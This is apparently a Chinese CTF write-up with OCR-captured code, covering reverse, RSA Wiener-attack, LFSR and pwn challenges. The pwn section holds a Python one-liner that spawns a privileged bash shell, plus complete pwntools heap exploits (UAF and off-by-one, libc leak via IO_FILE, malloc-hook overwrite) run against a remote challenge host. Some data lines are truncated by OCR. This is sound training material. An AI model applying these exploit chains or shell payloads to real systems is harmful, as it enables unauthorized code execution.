
加密函数如下，byte_40336c是我们输入的，大致意思是(byte_40336c[i]<<6) ^(byte_40336c[i]>>2)^0x23+0x23



```
DWORD __stdcall sub_401120(LPVOID lpThreadParameter)
{
  int v2; // [esp+0h] [ebp-18h]
  signed int i; // [esp+14h] [ebp-4h]

  CreateThread(0, 0, hHandle, 0, 0, 0);
  WaitForSingleObject(hHandle, 0xFFFFFFFF);
  for ( i = 0; i < 42; ++i )
  {
    byte_40336C[i] = (byte_40336C[i] << 6) ^ ((signed int)(unsigned __int8)byte_40336C[i] >> 2);
    byte_40336C[i] ^= 0x23u;
    Sleep(6u);
    v2 += *(unsigned __int8 *)(__readfsdword(0x30u) + 2) + 9;
    byte_40336C[i] += 35;
  }
  return 0;
}
```

图片


加密后与byte_402150比较



```
  v0 = 0;
  do
  {
    if ( byte_40336C[v0] != byte_402150[v0] )
    {
      sub_401020("error");
      exit(0);
    }
    ++v0;
  }
```

图片
反向解密有点麻烦就直接爆破了，解密脚本如下

```
a1=[221, 91, 158, 29, 32, 158, 144, 145, 144, 144, 145, 146, 222, 139, 17, 209, 30, 158, 139, 81, 17, 80, 8
f=""
for i in range(0,42):
 for j in range(0x20,0x7f):
  b=(((((j<<6)^(j>>2))&0xff)^0x23)+0x23)&0xff
  if b == a1[i]:
   f=f+chr(j)
   break
print f
```




```
[redacted]\hyperthreading>python 15.py
flag{a959951b-76ca-4784-add7-93583251ca92}
```

图片
flag为：flag{a959951b-76ca-4784-add7-93583251ca92}

CRYPTO


bd

看了下代码，发现e很大，想到Wiener_attack，然后去github上下了个攻击脚本，直接脚本跑出d，然后解密


RSAwienerHacker.py - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
        print("d = ", d)

        hacked_d = hack_RSA(e, n)

        if d == hacked_d:
            print("Hack WORKED!")
        else:
            print("Hack FAILED")

        print("d = ", d, ", hacked_d = ", hacked_d)
        print("-------------------------")
        times -= 1

if __name__ == "__main__":
    #test_is_perfect_square()
    #print("-------------------------")
    e=4686741701341447651185570516748651529210186521084092517316
    n=8696659062737291801057145784072445677419408091069423110981
    print(hack_RSA(e,n))
```


图片



```
[redacted]\rsa-wiener-attack-master>python RSAwienerHacker.py
Hacked!
14853131918303590550935457454515842994952729208404630087562 33
```

图片

```
d=1485313191830359055093545745451584299495272920840463008756233
n=8696659062737291801057145784072445677419408091069423110981177305086621741597564735878424615371082479465 28
c=3762509810908170177457161378527934390881442514112391535152790347745157089353666317180608936457429344941 45
m=pow(c,d,n)
print hex(m)[2:-1].decode('hex')
```



```
[redacted]\bd>python 1.py
flag{d3752538-90d0-c373-cfef-9247d3e16848}
```

图片

flag为：flag{d3752538-90d0-c373-cfef-9247d3e16848}

lfsr

参考这篇文章： https://xz.aliyun.com/t/3682

```
# This file was *autogenerated* from the file 333.sage
from sage.all_cmdline import *   # import sage library


_sage_const_100 = Integer(100); _sage_const_2 = Integer(2); _sage_const_1 = Integer(1)
s = '0100110011101111011111011010100111001010010100001111110110111101011100111110100100101110111001101110 1


N = _sage_const_100
F = GF(_sage_const_2 )
ans=[]
out = s
Sn = [vector(F,N) for j in range(N+_sage_const_1 )]
for j in range(N+_sage_const_1 ):
    Sn[j] = list(map(int,out[j:j+N]))

X = matrix(F,Sn[:N])
invX = (X**-_sage_const_1 )
Y = vector(F,Sn[-_sage_const_1 ])
Cn = Y * invX
res = ''.join(str(i) for i in Cn)
ans.append(int(res[::-_sage_const_1 ],_sage_const_2 ))
print (ans)
```

flag值：flag{856137228707110492246853478448}

PWN

babyjsc

直接nc 用python2执行

```
__import__('os').execl('/bin/bash','-p')
```

flag值 flag{c4e39be1-666e-43c4-bf9c-3b44bd280275}

maj

这道题混肴事情是挺失败的，看下相关的，然后发现在整个过程都是不会影响原来的参数，所以这样混肴就是直接插进去， 不管就完事，还以为是原题，后来审了下发现是uaf+io泄露，没了

```
#coding:utf-8
from pwn import *
#context.log_level = 'debug'
context.arch = 'amd64'
#p = remote("121.36.209.145",9998)
#p = process('./pwn_e')
p = remote("101.200.53.148", 15423)
elf = ELF('./pwn_e')
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

sd = lambda s:p.send(s)
sl = lambda s:p.sendline(s)
rc = lambda s:p.recv(s)
ru = lambda s:p.recvuntil(s)
sda = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)
sa = lambda a,s:p.sendafter(a,s)
def new(size,content):
    sla("5. exit\n>> ",'1')
    sla("please answer the question\n\n",str(80))
    sla("?\n",str(size))
    sda("start_the_game,yes_or_no?\n",content)

def dele(idx):
    sla(">> ",'2')
    sla("index ?\n",str(idx))

def show(idx):
    sla(">> ",'3')
    sla("index ?\n",str(idx))

def edit(idx,data):
    sla(">> ",'4')
    sla("\n",str(idx))
    sda("?\n",data)

one = [0x45226,0x4527a,0xf03642,0xf1207]

new(0x100,'a'*0x100)#0
new(0x68,'a'*0x100)#1
new(0x10,'a'*0x100)#2
dele(0)
new(0x68,'a')#3
new(0x68,'a')#4
new(0x28,'a')#5
dele(1)
edit(0,'\x00'*0x68+p64(0x111))
dele(4)
new(0x98,'a')#6
edit(1,p16(0x25dd))
new(0x68,'a')#7
new(0x68,'\x00'*0x33+p64(0xfbad3c80)+p64(0)*3+chr(0))#8
```

```
edit(8,'\x00'*0x33+p64(0xfbad3c80)+p64(0)*3+chr(0))
rc(0x58)
libc = u64(rc(8).ljust(8,'\x00'))- 0x3c56a3
log.info("libc: "+hex(libc))
ru(">> ")
sl(str(2))
ru("\n")
sl(str(7))
edit(1,p64(libc+0x3c4b10-0x23))
sla(">> ",'1')
sla("\n",str(80))
sla("______?",str(0x68))
sda("start_the_game,yes_or_no?",'a')
sla(">> ",'1')
sla("\n",str(80))
sla("______?",str(0x68))
sda("start_the_game,yes_or_no?",'a')

#new(0x68,'a')#10
edit(10,'\x00'*0x13+p64(libc+0xf1207))
sla(">> ",'1')
sla("\n",str(80))
sla("______?",str(0x68))

p.interactive()
```

```
[+] Opening connection to 101.200.53.148 on port 15423: Done [*]
'/home/yezi/Yezi/CTF/gaoxiao_yi/pwn/lgd/attachment/pwn_e'

Arch:     amd64-64-little

RELRO:    Full RELRO

Stack:    Canary found

NX:       NX enabled

PIE:      No PIE (0x400000)

[*] '/lib/x86_64-linux-gnu/libc.so.6'

Arch:     amd64-64-little

RELRO:    Partial RELRO

Stack:    Canary found

NX:       NX enabled

PIE:      PIE enabled

[*] libc: 0x7fbc202bd000

[*] Switching to interactive mode

Congratulations,please input your token: $ icqda4593f7181003c0eea4007d93026

flag{8e63eba52ba4257efc6fe517cf2cc83a}[*] Got EOF while reading in interactive
```

$

flag值：flag{8e63eba52ba4257efc6fe517cf2cc83a}

easybox

我就没看看出 unsafe的box在哪里，，就看道了off by one，没用edit，没又edit

，但是直接打就完事，跟maj差不多

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
import sys
context.log_level = 'debug'
s       = lambda x                  :orda.send(str(x))
sa      = lambda x, y                 :orda.sendafter(str(x),str(y))
sl      = lambda x                   :orda.sendline(str(x))
sla     = lambda x, y                 :orda.sendlineafter(str(x), str(y))
r       = lambda numb=4096          :orda.recv(numb)
rc        = lambda                     :orda.recvall()
ru      = lambda x, drop=True          :orda.recvuntil(x, drop)
rr        = lambda x                    :orda.recvrepeat(x)
irt     = lambda                    :orda.interactive()
uu32    = lambda x   :u32(x.ljust(4, '\x00'))
uu64    = lambda x   :u64(x.ljust(8, '\x00'))
db        = lambda    :raw_input()
def getbase_b64(t):
    pid=proc.pidof(s)[0]
    pie_pwd ='/proc/'+str(pid)+'/maps'
    f_pie=open(pie_pwd)
    return f_pie.read()[:12]
if len(sys.argv) > 1:
    s = "101.200.53.148:34521"
    host = s.split(":")[0]
    port = int(s.split(":")[1])
    orda = remote(host,port)
else:
    orda = process("./pwn")

def add(idx,size,content):
    sla(">>>\n",1)
    sla("\n",idx)
    sla("\n",size)
    sa("\n",content)

def dele(idx):
    sla(">>>\n",2)
    sla("\n",idx)

def add_e(idx,size,content):
    sla("\n",1)
    sla("\n",idx)
    sla("\n",size)
    sa("\n",content)

add(0,0x18,'a')
add(1,0x68,'a')
add(2,0x68,'a')#
add(3,0x68,'a')
add(4,0x68,'a')
dele(2)
dele(0)
add(0,0x18,'a'*0x18+'\xe1')
dele(1)
add(1,0x28,'a')
add(5,0x38,'a')#
add(6,0x28,'a')
add(7,0x30,'a')
dele(0)
add(0,0x18,'a'*0x18+'\xe1')
dele(1)
add(7,0x38,'a')
add(8,0x58,'\x00'*0x28+p64(0x71)+p16(0x25dd))
add(9,0x38,'\x00'*0x28+p64(0x80))
add(10,0x68,'a')
add(10,0x68,'\x00'*0x33+p64(0xfbad3c80)+p64(0)*3+chr(0))
r(0x58)
libc = u64(r(8).ljust(8,'\x00'))- 0x3c56a3
log.info("libc: "+hex(libc))
sla("\n",1)
sla("\n",0)
sla("\n",0x18)
sa("\n",'a')
#add(0,0x18,'a')
add_e(1,0x68,'a')
add(2,0x68,'a')#

add(3,0x68,'a')
add(4,0x68,'a')
dele(2)
dele(0)
add(0,0x18,'a'*0x18+'\xe1')
dele(1)
add(1,0x98,'\x00'*0x68+p64(0x71)+p64(libc+0x3c4b10-0x23))
add(8,0x38,'a')
add(9,0x68,'a')
add(10,0x68,'\x00'*0x13+p64(libc+0xf1207))
#ru("\n")

#sla(">>\n",'1')
#sla("\n",0)
#sla("\n",0x60)


irt()
```

flag值 ： flag{cab1b22dc48805990b26e882d78e9134}

戳“https://sourl.cn/Z6MVa8”一起get ctf学习技能吧!